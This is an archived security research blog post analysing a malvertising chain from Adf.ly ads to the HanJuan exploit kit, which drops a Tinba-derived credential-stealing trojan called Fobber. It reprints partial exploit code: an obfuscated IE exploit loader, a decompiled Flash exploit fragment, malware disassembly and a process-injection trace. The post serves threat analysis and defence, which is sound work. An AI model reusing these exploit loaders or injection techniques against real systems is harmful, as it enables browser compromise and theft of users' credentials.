Elusive HanJuan EK Drops New Tinba Version (updated)

By Jérôme Segura

Published: 2015-06-23 · Archived: 2026-04-05 23:42:04 UTC

Update 07/03/15: AdFly contacted us and we are publishing their statement below:

> We are sorry for the inconvenience but this is something AdFly is obviously not letting happen on purpose. We count with several methods to prevent fraudulent advertising, unfortunately (and very ocassionally) if a fraudulent advertising changes the redirection of a campaign after been reviewed by us, this is a possibility.
>
> This specific campaign has been located now and cancelled.
>
> We normally ask our users to report malicious ads to the email abuse@adf.ly providing the IP address that has seen it at least in the last 48 hours. This should allow us to track it and in most of the cases suspend the advertiser's account.
>
> *AdFly Support*


Update

: *Dutch security firm Fox-IT has identified the payload as an evolution of a Tinba v2 version, a well-known banking piece of malware*.

In this post, we describe a malvertising attack spread via a URL shortener leading to HanJuan EK, a rather elusive exploit kit which in the past was used to deliver a Flash Player zero-day.

Often times cyber-criminals will use URL shorteners to disguise malicious links. However, in this particular case, it is embedded advertisement within the URL shortener service that leads to the malicious site.

It all begins with *Adf.ly* which uses interstitial advertising, a technique where adverts are displayed on the page for a few seconds before the user is taken to the actual content.




Following a complex malvertising redirection chain, the HanJuan EK is loaded and fires Flash Player and Internet Explorer exploits before dropping a payload onto disk.

The payload we collected uses several layers of encryption within the binary itself but also in its communications with its Command and Control server.


The purpose of this Trojan is information stealing performed by hooking the browser to act as a man-in-the-middle and grab passwords and other sensitive data.

Technical details


Malvertising chain




The first four sessions load the interstitial ad via an encoded JavaScript blurb:





Google Chrome's JavaScript console can help us quickly identify the redirection call without going through a painful decoding process:



Subsequent redirections:








The next three sessions were somewhat different from the rest and an actual connection between them could not be established right away. A deeper look revealed that the intended URL was loaded via Cross Origin Resource Sharing (CORS).


> Cross-origin resource sharing (CORS) is a mechanism that allows restricted resources (e.g. fonts, JavaScript, etc.) on a web page to be requested from another domain outside the domain from which the resource originated. *Wikipedia*



Content is retrieved from the *adk2.com* ad network via the ***Access-Control-Allow-Origin*** request.

This takes us to the actual malvertising brought by *youradexchange.com*:

The inserted URL may look benign and it is indeed a genuine Joomla website but it has one caveat: It has been compromised and is used as the gate to the exploit kit.




Exploit kit

The exploit kit pushed here looked different than what we are used to seeing (Angler EK, Fiesta EK, Magnitude EK, etc.). After some analysis and comparisons, we believe it is the HanJuan EK.

We have talked about HanJuan EK only very few times before because little is known about it. What we once described as the Unknown exploit kit, was in fact HanJuan and it has been extremely stealthy and evasive ever since.

And yet, here we found HanJuan EK hosted on a compromised website and with an easy way to trigger it on demand.



The landing page is divided into two main parts:


- Code to launch a Flash exploit
- Code to launch an Internet Explorer exploit

The filename for the Flash exploit is randomly generated each time using close patterns to the original HanJuan we've observed before.

However a new GET request session containing the Flash version used is inserted right after the exploit is delivered.


Finally, the payload is delivered via another randomly generated URL and filename with a .dat extension. Contrary to previous versions of HanJuan where the payload was fileless, this one drops an actual binary to disk.

Fiddler traffic:



Landing page (raw):

Flash exploit: (up to 17.0.0.134 -> CVE-2015-0359)




```
package
{
    import __AS3__.vec.Vector;
    import flash.utils.ByteArray;

    public class Base64
    {

        private static const _encodeChars:Vector.<int> = InitEncoreChar();
        private static const _decodeChars:Vector.<int> = InitDecodeChar();

        public static function encode(data:ByteArray):String
        {
            var _local_3:int;
            var _local_7:ByteArray = new ByteArray();
            _local_7.length = ((((2 + data.length) - ((data.length + 2) % 3)) * 4) / 3);
            var _local_6:int;
            var _local_2:int = (data.length % 3);
            var _local_4:int = (data.length - _local_2);
            var _local_5:int;
            while (_local_6 < _local_4) {
                _local_3 = (((data[_local_6++] << 16) | (data[_local_6++] << 8)) | data[_
                _local_7[_local_5++] = _encodeChars[(_local_3 >>> 18)];
                _local_7[_local_5++] = _encodeChars[((_local_3 >>> 12) & 63)];
                _local_7[_local_5++] = _encodeChars[((_local_3 >>> 6) & 63)];
                _local_7[_local_5++] = _encodeChars[(_local_3 & 63)];
```


The exploit performs a memory stack pivoting attack using the VirtualAllocEx API.


Internet Explorer exploit (CVE-2014-1776):

```
function B0GR336j1SN(A7x7Sd21GL5) {
    A7x7Sd21GL5 = '%u00' + A7x7Sd21GL5.match(/(..)/g).join('%u00');
    return unescape(A7x7Sd21GL5);
}
YOl94cYMYSraF = '%u' + YOl94cYMYSraF.match(/(....)/g).join('%u');
Uk56xdmp = '%u' + Uk56xdmp.match(/(....)/g).join('%u');
KMopoN3SAtV2jvrk = '%u' + KMopoN3SAtV2jvrk.match(/(....)/g).join('%u');
var MD19tsyovd = document.createElement('script');
MD19tsyovd.language = "javascript";
MD19tsyovd.text = B0GR336j1SN(VlusFzMk466p8g);
var Cz9oj60415xPdxb = document.createElement('script');
Cz9oj60415xPdxb.language = "vbscript";
Cz9oj60415xPdxb.text = B0GR336j1SN(Txlh1xiYh6401t);
document.getElementById("fnbyceyam").appendChild(MD19tsyovd);
document.getElementById("fnbyceyam").appendChild(Cz9oj60415xPdxb);
```

In this case we also have a memory stack pivoting exploit but in the undocumented NtProtectVirtualMemory API.

Malwarebytes Anti-Exploit users were already protected against both these exploits:






Malware payload


The malware payload delivered has been identified by our research team as

Trojan.Agent.Fobber.

This name was derived from a folder called "Fobber" that's used to store the malware along with its associated files.



Unlike a normal Windows program, Fobber makes it a habit to "hop" between different programs. The flow of execution for Fobber looks something like that seen below:



From what we have observed in our research, the purpose of the Fobber malware appears to be stealing user credentials for various accounts. While we have not confirmed any ties between Fobber and other known malware as of yet, we suspect it may be related to other information-stealing Trojans, like Carberp or Tinba.

Fobber.exe

This is the original file dropped by the exploit kit in the user's temporary directory. The file itself has a random name, but will be referred to as fobber.exe in this article.

Fobber.exe is mildly obfuscated program. The samples we have observed always attempt to open random registry keys and then the malware performs a long sequence of jumps in an effort to create something like a "rabbit hole" for analysts to follow, slowing down analysis.

```
00401030 phkResult= dword ptr -8
00401030 var_4= dword ptr -4
00401030
00401030 push    ebp
00401031 mov     ebp, esp
00401033 sub     esp, 8
00401036 mov     [ebp+var_4], 28437FC3h
0040103D lea     eax, [ebp+phkResult]
00401040 push    eax             ; phkResult
00401041 push    offset SubKey   ; "MisterBinGoodJob"
00401046 push    80000001h       ; hKey
0040104B call    ds:RegOpenKeyA
00401051 push    0               ; hKey
00401053 call    ds:RegCloseKey
00401059 mov     ecx, [ebp+var_4]
0040105C add     ecx, 1
0040105F mov     [ebp+var_4], ecx
00401062 lea     edx, [ebp+phkResult]
00401065 push    edx             ; phkResult
00401066 push    offset aHellohello ; "HelloHello"
0040106B push    80000002h       ; hKey
00401070 call    ds:RegOpenKeyA
00401076 lea     eax, [ebp+phkResult]
00401079 push    eax             ; phkResult
0040107A push    offset aYes?    ; "Yes?"
0040107F push    80000005h       ; hKey
00401084 call    ds:RegOpenKeyA
0040108A push    52h
0040108C push    941A7411h
00401091 call    sub_401000
00401096 add     esp, 8
00401099 mov     esp, ebp
```

At the end of the jumps, the program decodes additional shellcode and creates a suspended instance of verclsid.exe. Verclsid.exe is a legitimate Microsoft program that is part of Windows, used to verify a Class ID. The shellcode is in injected into verclsid.exe and fobber.exe resumes execution of verclsid.exe. Below is an API trace of this behavior.

12:40:13,006	624	CreateProcessInternalW	ApplicationName => ProcessId => 2060 CommandLine => verclsid ThreadHandle => 0x000000d8 ProcessHandle => 0x000000dc ThreadId => 1048 CreationFlags => CREATE_SUSPENDED	SUCCESS	0x00000001
12:40:13,006	624	NtGetContextThread	InstructionPointer => 0x77da01c4 ThreadHandle => 0x000000d8	SUCCESS	0x00000000
